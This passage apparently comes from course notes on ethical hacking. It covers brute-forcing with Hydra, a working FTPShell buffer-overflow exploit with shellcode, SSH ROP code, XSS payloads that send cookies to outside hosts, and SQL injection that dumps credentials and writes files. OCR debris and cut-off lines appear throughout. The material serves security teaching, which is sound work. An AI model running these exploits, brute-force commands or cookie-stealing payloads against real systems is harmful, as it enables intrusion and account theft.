asfdbauthdns.zonetransfer.me. 7900 IN   AFSDB   1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200  IN      A       127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN    AFSDB   1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN A      202.14.81.230
cmdexec.zonetransfer.me. 300    IN      TXT     "; ls"
contact.zonetransfer.me. 2592000 IN     TXT     "Remember to call or email Pippa on +4
 4567890 or pippa@zonetransfer.me when making DNS changes"
dc-office.zonetransfer.me. 7200 IN      A       143.228.181.132
deadbeef.zonetransfer.me. 7201  IN      AAAA    dead:beaf::
```

4.4 *THC-Hydra*, services that can be attacked by *Hydra*!

THC Hydra is a tool widely used for brute force cracking of a remote authentication service (usage areas: ssh, ftp, http). Hydra was created by a hacker group The Hacker's choice. It is an universal brute-force tool that can be used for several protocols.

Service specific attacks can be services like: FTP, SSH, SMTP, DNS, Web, Exploits in general, ARP (Address Resolution Protocol), Netbios, SMB (Server Message Block), etc.

4.4.1 Exploit

An **exploit** (from the English verb to exploit, meaning "to use something to one's own advantage") is a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized). Such behavior frequently includes things like gaining control of a computer system, allowing privilege escalation, or a denial-of-service (DoS or related DDoS) attack.

4.4.2 File Transfer Protocol (FTP)

The ftp server configuration file declares what is enabled. Example: *vsftpd.conf* file.

anon_mkdir_write_enable
If set to YES, anonymous users will be permitted to create new directories under certain conditions. For this to v

Default: NO

anon_other_write_enable
If set to YES, anonymous users will be permitted to perform write operations other than upload and create direc

Default: NO

anon_upload_enable
If set to YES, anonymous users will be permitted to upload files under certain conditions. For this to work, the c
virtual users are treated with anonymous (i.e. maximally restricted) privilege.

Default: NO

anon_world_readable_only
When enabled, anonymous users will only be allowed to download files which are world readable. This is recog


Default: YES

anonymous_enable
Controls whether anonymous logins are permitted or not. If enabled, both the usernames **ftp** and **anonymous** ar

Default: YES


If anonymous is enabled, we can log in to see what we can do. We can also brute-force the credentials or use exploits

Anonymous login



f anonymous login is enabled, anyone can log in (username: anonymous, password: arbitrary email)
anon_upload_enable, anon_other_write_enable settings are also important: e.g. if upload is enabled and the webroot is accessible attacking scripts can be uploaded.

brute-forcing with Hydra



-l for single user –L user list (the list has to be named after)
-p for single password –P password list (the list file has to be named after)
-t parallel tries (default 16)

Using exploits

The main exploit source is the exploit-db (http://exploitdb.com), and the darkweb.

Example: FTPShell Client 6.7 - Buffer Overflow from May 2018 Theoretically it's not necessary to understand what's happening during the exploitation. The input has to be generated with the provided python script and apply it against the vulnerable service.

BUT! This exploit works only for that specific version with the same OS circumstances. E.g. 0x00452eed has to contain a call esi instruction. Without understanding it you can't customize it.

```
buf += "\xdb\xc8\xba\x3e\x93\x15\x8f\xd9\x74\x24\xf4\x5e\x33"
buf += "\xc9\xb1\x31\x31\x56\x18\x03\x56\x18\x83\xc6\x3a\x71"
buf += "\xe0\x73\xaa\xf7\x0b\x8c\x2a\x98\x82\x69\x1b\x98\xf1"
buf += "\xfa\x0b\x28\x71\xae\xa7\xc3\xd7\x5b\x3c\xa1\xff\x6c"
buf += "\xf5\x0c\x26\x42\x06\x3c\x1a\xc5\x84\x3f\x4f\x25\xb5"
buf += "\x8f\x82\x24\xf2\xf2\x6f\x74\xab\x79\xdd\x69\xd8\x34"
buf += "\xde\x02\x92\xd9\x66\xf6\x62\xdb\x47\xa9\xf9\x82\x47"
buf += "\x4b\x2e\xbf\xc1\x53\x33\xfa\x98\xe8\x87\x70\x1b\x39"
buf += "\xd6\x79\xb0\x04\xd7\x8b\xc8\x41\xdf\x73\xbf\xbb\x1c"
buf += "\x09\xb8\x7f\x5f\xd5\x4d\x64\xc7\x9e\xf6\x40\xf6\x73"
buf += "\x60\x02\xf4\x38\xe6\x4c\x18\xbe\x2b\xe7\x24\x4b\xca"
buf += "\x28\xad\x0f\xe9\xec\xf6\xd4\x90\xb5\x52\xba\xad\xa6"
buf += "\x3d\x63\x08\xac\xd3\x70\x21\xef\xb9\x87\xb7\x95\x8f"
buf += "\x88\xc7\x95\xbf\xe0\xf6\x1e\x50\x76\x07\xf5\x15\x88"
buf += "\x4d\x54\x3f\x01\x08\x0c\x02\x4c\xab\xfa\x40\x69\x28"
buf += "\x0f\x38\x8e\x30\x7a\x3d\xca\xf6\x96\x4f\x43\x93\x98"
buf += "\xfc\x64\xb6\xfa\x63\xf7\x5a\xd3\x06\x7f\xf8\x2b"

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.bind(("0.0.0.0", port))
        s.listen(5)
        print("[+] FTP server started on port: "+str(port)+"\r\n")
except:
        print("[x] Failed to start the server on port: "+str(port)+"\r\n")

eip = "\xed\x2e\x45" # CALL ESI from FTPShell.exe : 0x00452eed
nops = "\x90"*40
junk = "F"*(400 - len(nops) - len(buf))
payload = nops + buf + junk + eip

while True:
    conn, addr = s.accept()
    conn.send('220 FTP Server\r\n')
    print(conn.recv(1024))
    conn.send("331 OK\r\n")
    print(conn.recv(1024))
    conn.send('230 OK\r\n')
    print(conn.recv(1024))
    conn.send('220 "'+payload+'" is current directory\r\n')
```

4.4.3 Secure Shell (SSH)

Secure Shell (SSH) is a cryptographic network protocol for operating network services securely over an unsecured network.[1] Typical applications include remote command-line login and remote command execution, but any network service can be secured with SSH.

brute force


Without the valid password:

```
root@kali:~# hydra -l uioctf -P pass.lst 193.225.218.118 -t 1 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-08 15:41:23
[DATA] max 1 task per 1 server, overall 64 tasks, 6 login tries (l:1/p:6), ~0 tries per
 task
[DATA] attacking service ssh on port 22
[22][ssh] host: 193.225.218.118   login: uioctf   password: ethicalhacking999
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-08 15:41:37
root@kali:~#
```

With the valid password:

```
root@kali:~# hydra -l uioctf -P pass.lst 193.225.218.118 -t 1 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-08 15:39:26
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overw
riting, you have 10 seconds to abort...
[DATA] max 1 task per 1 server, overall 64 tasks, 5 login tries (l:1/p:5), ~0 tries per
 task
[DATA] attacking service ssh on port 22
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-08 15:39:47
root@kali:~#
```

Using exploits




Command execution ssh exploit example: Stack replacement + ROP (see lecture 9.)

```
if BITS == 32:
    new_stack += p32(ret_addr) * (stack_size/4)
    new_stack = cmd + "\x00" + new_stack[len(cmd)+1:-12]
    new_stack += p32(sys_addr)
    new_stack += p32(exit_addr)
    new_stack += p32(saddr_start)
else:
    new_stack += p64(ret_addr) * (stack_size/8)
    new_stack = cmd + "\x00" + new_stack[len(cmd)+1:-32]
    new_stack += p64(pop_rdi_ret)
    new_stack += p64(saddr_start)
    new_stack += p64(sys_addr)
    new_stack += p64(exit_addr)
```

4.4.4 Simple Message Transfer Protocol (SMTP)

SMTP is a standard for email transmission in widespread today.



The client logs in to his/hers own server with credentials using SMTP. The mail is forwarded to the receiver's server with SMTP. The receiver downloads the email (e.g. POP3, IMAP).
The main SMTP commands are:
HELO: Sent by a client to identify itself
EHLO: The same as HELO but with ESMTP (multimedia support)
MAIL FROM: Identifies the sender of the message
RCPT TO: Identifies the message recipients
DATA: Sent by a client to initiate the transfer of message content. Note there are no Subject, CC, BCC fields. All these data are placed in the data section (these are not part of the smtp)
VRFY: Verifies that a mailbox is available for message delivery. If it's allowed user enumeration is possible.

Email– brute force with THC-Hydra
hydra smtp.victimsemailserver.com smtp -l victimsaccountname -P 'pass.lst' -s portnumber -S -v –V
hydra –l username -P pass.txt my.pop3.mail pop3
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN

4.5 Get in touch with services, what's the order?


The order of the investigation is the following:


- Manual analysis (initial)
- Automatic analysis (several prewritten scripts) There are several tools to analyze the services automatically. E.g. Nessus, OpenVAS, Qualys, etc..
- Manual analysis (to check for false positives)

5 Web hacking basis: client side bypass, tampering data, brute-forcing

5.1 The obligatory header fields of HTTP

Hypertext Transfer Protocol (HTTP) is the protocol for web communication. Currently version 1.0, 1.1 and 2.0 are in use (2.0 exits since 2015, almost all browsers support it by now). HTTP is used in a client – server model. The client sends a request and receives answer from the server. Each request and response consist of a header and a body. The header contains all the necessary and additional information for the HTTP protocol.





5.2 Information disclosures on a website

Information disclosure is when an application fails to properly protect sensitive information from parties that are not supposed to have access to such information in normal circumstances. These type of issues are not exploitable in most cases, but are considered as web application security issues because they allows attackers to gather information which can be used later in the attack lifecycle, in order to achieve more than they could if they didn't get access to such information. **Try to obtain as much info as it is possible** (information disclosures)

5.2.1 Start compromising a website

- First use it in a normal way (find the linked subsites, contents, input fields)
- Decide whether it is a simple static site or it has complex dynamic content (server side scripts, database behind)
- Try to find not intended content (comments in source code)
- Try to find hidden content without link (factory default folders, user folders, configuration files)
- Try to obtain as much info as it is possible (information disclosures)
- Force the site to error (invalid inputs) and see the result

5.3 Brute-force on a website

5.3.1 Directory brute-force / dirb

Different web servers use different default folders and default files. Dirb has collections of typical webserver related folder names. Dirb also has unified dictionaries (big.txt, common.txt, etc.). Dirb brute-forces the folders and files using the dictionaries. *Example*: Use dirb to find hidden content on http://193.225.218.118

5.3.2 Brute force with hydra

Hydra can be used for http brute-forcing as well. Similarly to the previously discussed protocols the username (username file) and the password (password file) have to be provided. Contrary to the previous cases Hydra needs a keyword to identify negative answers (reverse brute-force).
Example: hydra -l username -P passwordfile url.to.bf http-post-form "/portal/xlogin/:ed=^USER^&pw=^PASS^:F=Invalid"
Practice example: Find valid usernames for the form here: http://193.225.218.118/hydra.php

5.4 Web-methods, inappropriate configuration related to web methods

HTTP operates with several web methods. The main methods in use:

- GET - to download data
- POST - to send data (e.g. I posted something on facebook)

Other methods in use:

- HEAD – to obtain the HTTP header
- PUT – to place content on the server (e.g. restful services)

Further existing methods:
DELETE (to remove content), TRACE, DEBUG, OPTIONS (to see the available webmethod list)


The inappropriate configurations will be related to the main functions. These functions can be found in the .htaccess file, this file is a way to configure the details of the website without altering the server config files. Altering the server config files is not appropriate and may cause unwanted incidents. The main functions in the .htaccess file is:

- Mod_Rewrite (is a very powerful and sophisticated module which provides a way to do URL manipulations)
- Authentication (require a password to access certain sections of the webpage)
- Custom error pages (e.g. for 400 Bad request, 404 File not found, 500 Internal Server Error)
- Mime types (add extra application files, e.g. special audio)
- Server Side Includes (for update common scripts of web pages)


6 Web hacking on the client side: Cross Site Scripting (XSS), Cross Site Request Forgery (CSRF), Session related attacks


6.1 Burp method attack types

Burp is a graphical tool for testing websites. It has several modules for manipulating the web traffic.



Burp provides a proxy to intercept the browsers traffic, for this to work, one has to set the browsers proxy config manually. Specific packets can be filtered out by: Client request parameters (file extension, web method), Server responses (content type, web answer code) and Direction of the packets (client to server, server to client).







Under HTTP history tab all the traffic that has passed through the browser is shown. All outgoing traffic can be intercepted as well and modified before sending (similarly to Tamper data).

Attack types
Spider: Automatic crawl of web applications
Intruder: Automated attack on web applications
Sequencer: Quality analysis of the randomness in a sample of data items
Decoder: Transform encoded data
Comparer: Perform comparison of packets
Scanner: Automatic security test (not free)
Repeater: Manually manipulating and reissuing individual HTTP requests, and analyzing the application's responses.

6.1.1 Burp - Repeater


The repeater module can resend a selected packet from the history. Before sending it again the packet can be altered.






6.1.2 Burp - Intruder

The intruder module is able to manipulate the parameters that have been passed to the website. When the packet is sent to the repeater Burp tries to identify the parameters and carry out the attack. There are several attack types:
Sniper: one parameter, one iteration
Battering ram: multiple parameters, one iteration
Pitchfork: multiple parameters, multiple iteration
Cluster bomb: multiple parameters, multiple iteration all combinations considered



6.2 Cross Site Scripting

Cross Site Scripting (XSS) is a frequently appearing web related vulnerability. If the website accepts input from the user without proper validation or encoding then the attacker can inject client side code to be executed in the browser. Without validation the attacker can provide Html elements or Javascripts, Javascript can overwrite the website content, redirect the page or access browser data e.g. the cookies.



6.3 Ways to compromise a website with XSS

- Attacker can provide any html element including javascript
- Redirect the page to another site to mislead the user
- Rewrite the document content (defacing the site) to mislead the user
- Get the cookie variables (if they're not protected with HTTPOnly), e.g. the session variables for session hijacking, authentication cookies
- Keylogging: attacker can register a keyboard event listener using addEventListener and then send all of the user's keystrokes to his own server
- Phishing: the attacker can insert a fake login form into the page to obtain the user's credentials
- Launch browser exploits
  BUT
- Local files of the clients are NOT accessible

6.3.1 XSS redirecton

Redirection is possible with e.g. the javascript document.location syntax:
Examples:

- <script>document.location=”http://nrk.no”</script>
- <IMG ”””><SCRIPT>document.location=”http://nrk.no”</SCRIPT>”>
- <img src=x onerror=”document.location=´http://nrk.no´”>
- <BODY ONLOAD=document.location=´http://nrk.no´>

6.3.2 XSS page rewrite

Rewriting the page is possible with e.g. the javascript document.body.innerHTML syntax:
<script>document.body.innerHTML = ´This is a new page´;</script>

6.3.3 XSS cookie stealing

The cookies contain the session variables (see later). If the attacker manages to steal the cookie with the session variable then he can carry out session fixation to obtain the victim's data. Example:

- <script>alert(document.cookie)<script>
- <script>document.location=´http://evildomain.no/getcookie?cookie=´+document.cookie<script>

6.4 XSS filter evasions

Server side scripts can filter out XSS attacks with proper input validation. E.g. if the <script>keyword is replaced by ***antihacker*** then the attacker needs to find another way to execute scripts, etc.
Alternative ways for executing javascript:
<svg/onload=alert(´XSS´)>,
<LINK REL="stylesheet" HREF="javascript:alert(´XSS´);">
Attacker can write characters in a special format to avoid filtering:
Decimal HTML character: j &#0000106
Hexadecimal HTML character: &#x6A
Base64 encode
eval(atob(...));
iframe
<iframe srcdoc="<img src=x:x onerror=alert(´XSS´);>
<iframe srcdoc="<img src=x:x onerror=eval(atob(´YWxlcnQoJ1hTUycpOw==´));>

Examples:
<script>alert(String.fromCharCode(88,83,83))</script>
<IMG SRC=# onmouseover="alert(´xss´)">
<img src=x onerror="&#0000106&#0000097&#0000118&#0000097&#0000115&# 0000099&#0000114&#0000105&#000011
00039&#0000088&#0000083&#0000083&#0000039&#0000041">
<IMG SRC=javascrip&#1 16;:aler&#
'XSS')>
Details: https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

More examples:
<iframe srcdoc="<img src=x:x onerror=document.location="https://www.potatopla.net/xss?cookie="+ encodeURI(documen
<iframe srcdoc="<img src=x:x onerror=eval(atob(´ZG9jdW1lbnQubG9jYXRpb249Imh0dHBzOi8vd3d 3LnBvdGF0b3BsYS5u
kb2N1bWVudC5jb29raWUpOw==´))>
<iframe srcdoc="%26lt%3Bimg%20src%26equals%3Bx%3Ax%20onerror%26equals%3Beval%26lpar%3Batob%26lpar%3B%27Z

6.5 Ways of stealing the session variable

A user´s session with a web application begins when the user first launch the application in a web browser. Users are assigned a unique session ID that identifies them to your application. The session should be ended when the browser window is closed, or when the user has not requested a page in a "very long" time.
The session can be compromised in different ways:
- Predictable session token
The attacker finds out what is the next session id and sets his own session according to this.
- Session sniffing
The attacker uses a sniffer to capture a valid session id
Client-side attacks (e.g. XSS)
The attacker redirects the client browser to his own website and steals the cookie (Javascript: document.cookie) containing the session id
- Man-in-the-middle attack
The attacker intercepts the communication between two computers (see later: internal network hacking)
- Man-in-the-browser attack

The session variable should be stored in the cookies. Since only the session id identifies the user, additional protection such as geoip significantly decreases the chance for the session id to be stolen. For protecting the session id there are several options:
- **Using SSL/TLS**: if the packet is encrypted then the attacker cannot obtain the session id
- **Using HTTPOnly flag**: additional flag in the response header that protects the cookie to be accessed from client side scripts
- **Using Geo location**: Bonding the session id to ip address is a bad idea, because the ip of a user can be changed during the browsing (dynamic ip addresses especially for mobile clients). But checking geo locations is a good mitigation


7 Sql injection, Xpath injection, Server side template injection, File inclusion

7.1 Sql injection exploitation types


7.1.1 Boolean based blind

The attacker provided an input and observes the website answer. The answer is either page 1 or page 2 (only two options). There's no direct response to the attacker's query but it's possible to play a true and false game using the two different responses. The difference between the two responses can be only one byte or totally different.

Depending on the input the attacker can see two different answers from the server. Example:



If we provide a non-existing user e.g. laszlo, the first version of the page appears. For valid users such as admin (The attacker doesn't necessarily has valid user for the site) the second version appears. Since there's no input validation for the email parameter, the attacker can produce both answers:



There are special table independent queries that always work for specific database engines (general queries for mysql, postgresql, etc.). For example for mysql we can use the following queries:

- Mysql version: SELECT @@version
- Mysql user, password: SELECT host, user, password FROM mysql.user;
- Mysql databases: SELECT schema_name FROM information_schema.schemata;
- Mysql tables: SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != ´mysql´ AND table_schema != ´information_schema´

http://193.225.218.118/sql3.php?**email=laszlo´** or **here goes the query** or **´1´=´2**
Since the vulnerable parameter was escaped with a quotation mark, the query should end with a missing quotation mark (the server side script will place it, if there's no missing quotation mark, the query will be syntatically wrong). The second part of the query should be boolean too, e.g.:

http://193.225.218.118/sql3.php?**email=laszlo´** or **ASCII(Substr((SELECT @@VERSION),1,1))<64** or **´1´=´2**
The previous query checks if the ASCII code of the first character of the response of SELECT @@VERSION is less than 64.

7.1.2 Error based

The attacker forces syntactically wrong queries and tries to map the database using the data provided by the error messages.

7.1.3 Union query

The attacker takes advantage of the sql's union select statement. If the attacker can intervene to the sql query then he can append it with a union select and form the second query almost freely (see example later).

7.1.4 Stacked query

If the sql engine supports stacked queries (first query; second query; etc.) then in case of a vulnerable parameter the attacker closes the original query with a semicolon and writes additional queries to obtain the data.

7.1.5 Time based blind

It is the same as the boolean based, but instead of having two different web responses the difference is the response time (less trustworthy).

7.1.6 Other options

Besides that the attacker can obtain or modify the database in case of sql injection, the vulnerability can be used for further attacks as well if the db engine settings allow that:

- **Reading local files** - The attacker can obtain data expect for the database
- **Writing local files** - With the select into outfile command the attacker can write local files
- **Executing OS commands** - In some cases the db engine has the right to execute os level commands

7.2 File uploading with sql injection

Instead of asking for boolean result the attacker can use the select into outfile syntax to write a local file to the server. Since this is a new query the attacker has to chain it to the vulnerable first query (union select of stacked query exploitation). This is only possible if the following conditions are fulfilled:

- Union select or stacked queries are enabled
- With union select the attacker has to know or guess the row number and the types of the chained query (see example)
- A writable folder is needed in the webroot that later is accessible by the attacker
- The attacker has to know or guess the webroot folder in the server computer

Example: http://193.225.218.118/sql3.php?email=laszlo´ union select ´Imagine here´s the attacking script´ ´0´,´0´,´0´ into outfile ´/var/www/temp/lennon.php

7.3 Xpath injection and its exploitation

Instead of storing datasets in databases, data can be stored in xml format.

```
<?xml version="1.0" encoding="UTF-8"?>
    <users>
        <user>
            <name>john</name>
            <fullname>John Lennon</fullname>
            <email>johnlennon@ifi.uio.no</email>
            <password>imagine</password>
        </user>
        <user>
            <name>paul</name>
            <fullname>Paul McCartney</fullname>
            <email>paulmccartney@ifi.uio.no</email>
            <password>yesterdays</password>
        </user>
        <user>
            <name>admin</name>
            <fullname>Administrator</fullname>
            <email>[redacted]</email>
            <password>Beatles</password>
        </user>
    </users>
```

Xpath query with php


Xpath can be used to make a query, e.g. finding the full name of the user whose username is john and the password is imagine:
$xml → xpath("/users/user[name=´john´ and password=´imagine´]/fullname")
Finding the first user in the database:
$xml → xpath("/users/user[position()=1]/fullname")
Finding the penultimate user:
$xml → xpath("/users/user[last()-1]/fullname")
Other xpath functions can be used as well: last(), count(node-set), string(), contains(), etc.

Xpath injection

